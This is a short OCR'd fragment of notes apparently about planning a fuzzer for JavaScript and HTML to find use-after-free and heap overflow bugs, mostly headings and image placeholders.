


FUZE:



Plan


For UAF / Heap overflow vulnerability:



We need buzzer for both JS and HTML

Plan

For UAF / Heap overflow vulnerability:



Challenge: